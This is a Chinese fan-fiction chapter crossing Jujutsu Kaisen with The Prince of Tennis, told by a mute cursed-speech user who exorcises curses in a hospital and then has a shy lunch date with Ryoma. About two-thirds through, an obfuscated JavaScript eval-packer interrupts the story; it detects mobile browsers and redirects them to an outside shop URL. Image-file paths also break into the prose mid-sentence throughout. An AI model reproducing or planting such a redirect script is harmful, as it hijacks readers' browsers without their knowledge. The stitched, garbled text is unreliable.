人在圣心医院,现在很累。
我追着那只已经算是奄奄一息的咒灵,有些崩溃。
为什么快死了还能跑得这么快啊!
本来一切可以很顺利的,谁知五条老师和真希负责的特级咒灵以及它的分身们突然出现在了五楼,我和棘不得不超负荷使用咒言,直接吐血了。
后来五条老师激起了它的胜负欲,它被引走了,但我的嗓子也快哑了。
经历一番打斗后,我彻底无法说话,只能跟着它等嗓子恢复。
所以现在才会这么狼狈。
我从五楼追到七楼,再从七楼追到五楼。幸好在提前搬空的五到七楼设了帐,不然我就完蛋了。
不行了,真的要被累死了。
我拼尽全力,挤出濒临死亡般沙哑的嗓音:“去死。”
它终于倒下了。
我也向后倒,开始狂吐血。
就这样休息一会儿吧……
脚步声响起,我抬头,是解决完另一只咒灵,同样面色苍白失血过多的棘。
他好像也无法发声,指了指喉咙,在我有没有事。我无力地点点头。
有事。
他在我旁边坐下,拿起手机,向我示意他已经给五条老师和新田小姐发送了任务完成的短信。
好的乖孩子。
我拍拍他的头。
他也摸摸我的。
我一把扯下。
帐已经被撤下,我和棘擦干脸上的血渍,整理一下打算爬楼梯下去。
因为咒灵的缘故电梯上不了五楼,也无法从五楼下去。
走到楼梯拐口,我看向窗外,风景挺优美的,人口不算密集,给人一种宽阔闲适的感觉。……等等,刚刚好像什么东西闪了过去。
我快速提醒棘,飞奔至下一层。
路过楼梯转角,我又往窗外看了一眼,发现它正黏在窗户上。
棘也跟着停下,看向它。
那是一小团很黏糊的咒灵,像是从其他咒灵身上掉下来的肉一样。
……它也看到了我们,惊恐地往下逃窜。
刚好遇上我们两个哑了的咒言师,算它走运。
我扒着窗户往下看,发现它挤进了三楼的一个房间。
“芥菜。”交给我吧。
棘能够发声了,率先下楼,我紧跟其后。
我们来到三楼刚刚看到的房间附近,连着几间都是骨科医生问诊室。这边人很多,如果等一会儿咒灵还没出来,我和棘可能就要敲门打扰里面的人了。
余光里旁边问诊室门缝里窜出一个东西。
我定睛一看,是那个咒灵,它竟然声东击西混淆视野。
棘也注意到了,我们赶快追过去。走廊人不少,如果被遮挡视野再使用咒言很容易误伤别人,所以最好追到它。
越往前人越少,它几乎没了遮蔽物。
忽然,它跳上了一个人的肩膀,躲在了他的背后。
我将视线转移到那人身上。
高个子,琥珀色猫瞳,帽檐压得很低,但仍能看见几缕墨绿色碎发。
……越前龙马。
五条老师现在能不能突然冒出来喊我们回家吃饭。
“狗卷祈……和祈的哥哥?”他看着我们两个,试探着开口。我生无可恋地点头承认。
完了,全完了。
谁能想到,东京这么多家医院,这么多人,都能碰巧在这里遇上网恋对象,那我之前绞尽脑汁地躲避算什么。
棘似乎看懂了眼前的局面,眨着大眼睛问我怎么办。
龙马的出现让我们的行动变得有些困难,我们都不知道要不要在他面前展示咒言。
……不管了,都是那个咒灵的错,先把它拔除再说。
而且它看上去快缠上它选中的倒霉少年了。
我快速上前,一把拉住龙马的手,不顾他惊讶的眼神往后退,他也跟着我往前走。
“你……”他疑惑,但我现在顾不上解释。
咒灵感受到威胁,从他后背跳下,爬到旁边的房间门口,意图从门缝溜走。
但这恰好给了棘机会。
“消失吧。”他毫不犹豫地使用咒力。
终于解决了。
……其实并没有。
我松开他的手,他仍然保持被拉住的手势,又后知后觉地放在腿侧。他看看我,又看看棘,脸很红,不知道是惊的还是吓的。
从他的视角看,我莫名其妙拉着他的手往后退,棘更是疯了一样对着空气说话。这确实也太奇怪了吧…
千万不要把我和棘当成神经/病啊。
短短几秒内,我的大脑极速思考出几种解决方案。
……
有办法了。
我在备忘录上打字:[刚刚你的后背有只蜘蛛,我把你拉过来吓走了它。然后……我哥哥他有点中二病……你懂的。]
他沉默了两秒:“……谢谢。”又看向我说道,“你的嗓子怎么了?”
[哑了。]我如实回答。
[来医院就是想看看嗓子。]再略微撒一点小谎。
“你们两个竟然在这里!不是说已经结束了吗!”真希怒气冲冲地走来。
完了,真希和我们乘坐的是同一辆车,忘了提前和她说一声了。
看清我面前的少年后,她的怒气又匆匆消散。
她见过龙马的照片。
“哦,原来是遇上熟人了啊。”她看向龙马,“你好,我叫禅院真希,祈和棘的朋友。”
“你好,我是越前龙马。”
“海带。”棘走向前打招呼,向他伸出一只手。
龙马似乎接受了他的中二病人设,只愣了一秒就回握住。
真是一次温馨的见面啊……如果过程没有那么胆战心惊的话。
“走吧棘,五条老师说莉莉快生了,我们快回学校帮忙。”真希扯着棘的袖子,拔腿就跑,“再见,两位。”
“鲑鱼。”
……?莉莉不是校长做失败的玩偶吗?生什么啊?!
还有,我呢?没记错的话我应该也是咒术高专的吧?
……
现在怎么办。
我看着这位熟悉又陌生的男友,眨眨眼。
他偏过头,压了压帽檐:“……去吃午饭吗?”
我点点头。
—
现实中谈恋爱需要做什么?
好像要牵手和亲亲吧,因为我在软件上看到过情侣贴贴的表情包。
有点紧张,不敢看他。
原本现实中就很少避免和人交流了,旁边的人还是男朋友。
他在想什么呢?
好想悄悄偷看一下他的表情。
我故意放慢一点脚步,想等稍微落后一点点的时候仰头看一下他的脸,他的视角应该不会注意到。
……可是他怎么也慢下来了。
我再慢一点。
他也慢一点。
你的长腿是用来陪我胡闹的吗,拜托走快一点……
“累了吗?”他忽然转头问我。
我吓了一跳,身体也随之微颤。
“……抱歉。”
我摆摆手表示没事,再摇摇头表示不累。
他看懂了,点了点头。
然后又转过头,把帽檐压得更低。
压这么低能看清路吗?几乎快把眼睛挡完了吧。
而且他真的好喜欢这个动作。
但确实很酷,我以后也可以买一个玩玩,到时候棘可崇拜死我了。
忽然想起龙马是网球明星欸!
所以压低帽子是为了减少别人认出他的几率吧,我记得他们这些网球选手粉丝也是很多的,我可不太想因为走在他旁边连带着受到关注。
像现在这样就很好,没有人注意到我们,大家都;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17174413|196880||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
在赶路。
不过美食街上人真的好多,不愧是周末。
我走路喜欢低着头,倒也因此能够提前预判对方的落脚点,提前让路。
我侧身让一对母女走过,与此同时有人见缝插针,像泥鳅一样从我和龙马之间滑过。
……我失去视野了。
我和龙马被人群阻隔开,矮个子的我完全看不到他去哪儿了。
而且很少有人侧身给我让路,我必须很费劲才能挤过去。
所以为什么会有人逆行啊!
临近崩溃点,有人拍了拍我的肩膀。
我转头,一抹透亮的琥珀色映入眼帘。
是龙马。
我像是一条快渴死的鱼,终于被人从自行车上解救,放入水中。
但他怎么在我后面。
“牵手吗?人越来越多了,这样不容易走散。”他又按了按自己的帽子。
我拉住他的手,给出回应。
但我被放入的水好像是沸水,不然为什么感觉脖子以上的部分在迅速发热。
“我绕了一圈过来的,不是灵异事件。”他贴心解释。
没事,多灵异的事情我都遇到过。
说话成真这种事本身就够灵异的了。
他走在我前面,手臂往后伸,牢牢牵着我,我在他的身后完美摆脱了被挤的命运。
终于,到目的地了,我们一致选定的泰国菜餐厅。
我选了一个靠窗的位置,龙马顺势坐在我旁边。
服务员递上菜单,龙马把它放在我面,我随意挑选了一个看着漂亮的菜,就把它推过去了。
最不擅长做选择了。
“你可以吃肉吗?”龙马低头看着我。
我疑惑地点头。
这是个什么奇怪的问题。
我看上去像个素食主义者吗?
[为什么这么问?]我实在太好奇了,直接打字问他。
他反而看上去有点疑惑了:“你上的不是宗教学校吗,我怕有什么规定,提前问一下。”
……确实哈。
咒术高专在外界流传的就是宗教学校。
好细心,得打字夸夸:[贴心的龙马,真棒~]
龙马低头看了一眼,又快速偏过头:“……谢谢。”
像是想起什么,他又转回来,笑了笑:“你也很贴心,真棒。”
我满脸疑问地看着他。
不知道哪里戳中了他的笑点,他偏过头,笑容扩大。
……所以到底是什么。
我扯了扯他的衣角,迫切地想要知道。
“因为你帮我赶走了蜘蛛,不是很棒吗?”他仍然笑着,很奇怪的感觉,既带着漫不经心的洒脱,又像是在想什么鬼点子。
搞不懂。
但这话倒是没错,如果不是我拉他一下,也不会让应激的咒灵从他后背下来。
……所以我当时直接拉他的手了!
当时根本没觉得有什么,现在后知后觉有点不好意思。
因为我从没拉过男生的手。
而且龙马还是男朋友,这种感觉就更奇怪了,说不上来。
忽然感觉这个空间好小,我们两个挨得也太近了吧。
我悄悄往里面移了一点。
感觉我现在不是被放入沸水中准备煮了吃的鱼,而是被放入岩浆的鱼。
没有恋爱经验和缺少人际交往经验实在是太糟糕了,光是坐在一起都会害羞。
龙马现在在做什么。
我微微侧身,仰头看着他的侧脸。
他捏住帽尖往下拉了一点点。
“有点热,你觉得呢?”他将视线转向我,又移开。
……你移开了视线怎么看得到我点头回应啊。
我又拉拉他的衣角,示意他看向我。
“……怎么了?”
……店里空调温度还可以调低一点吗,他都热成这样了。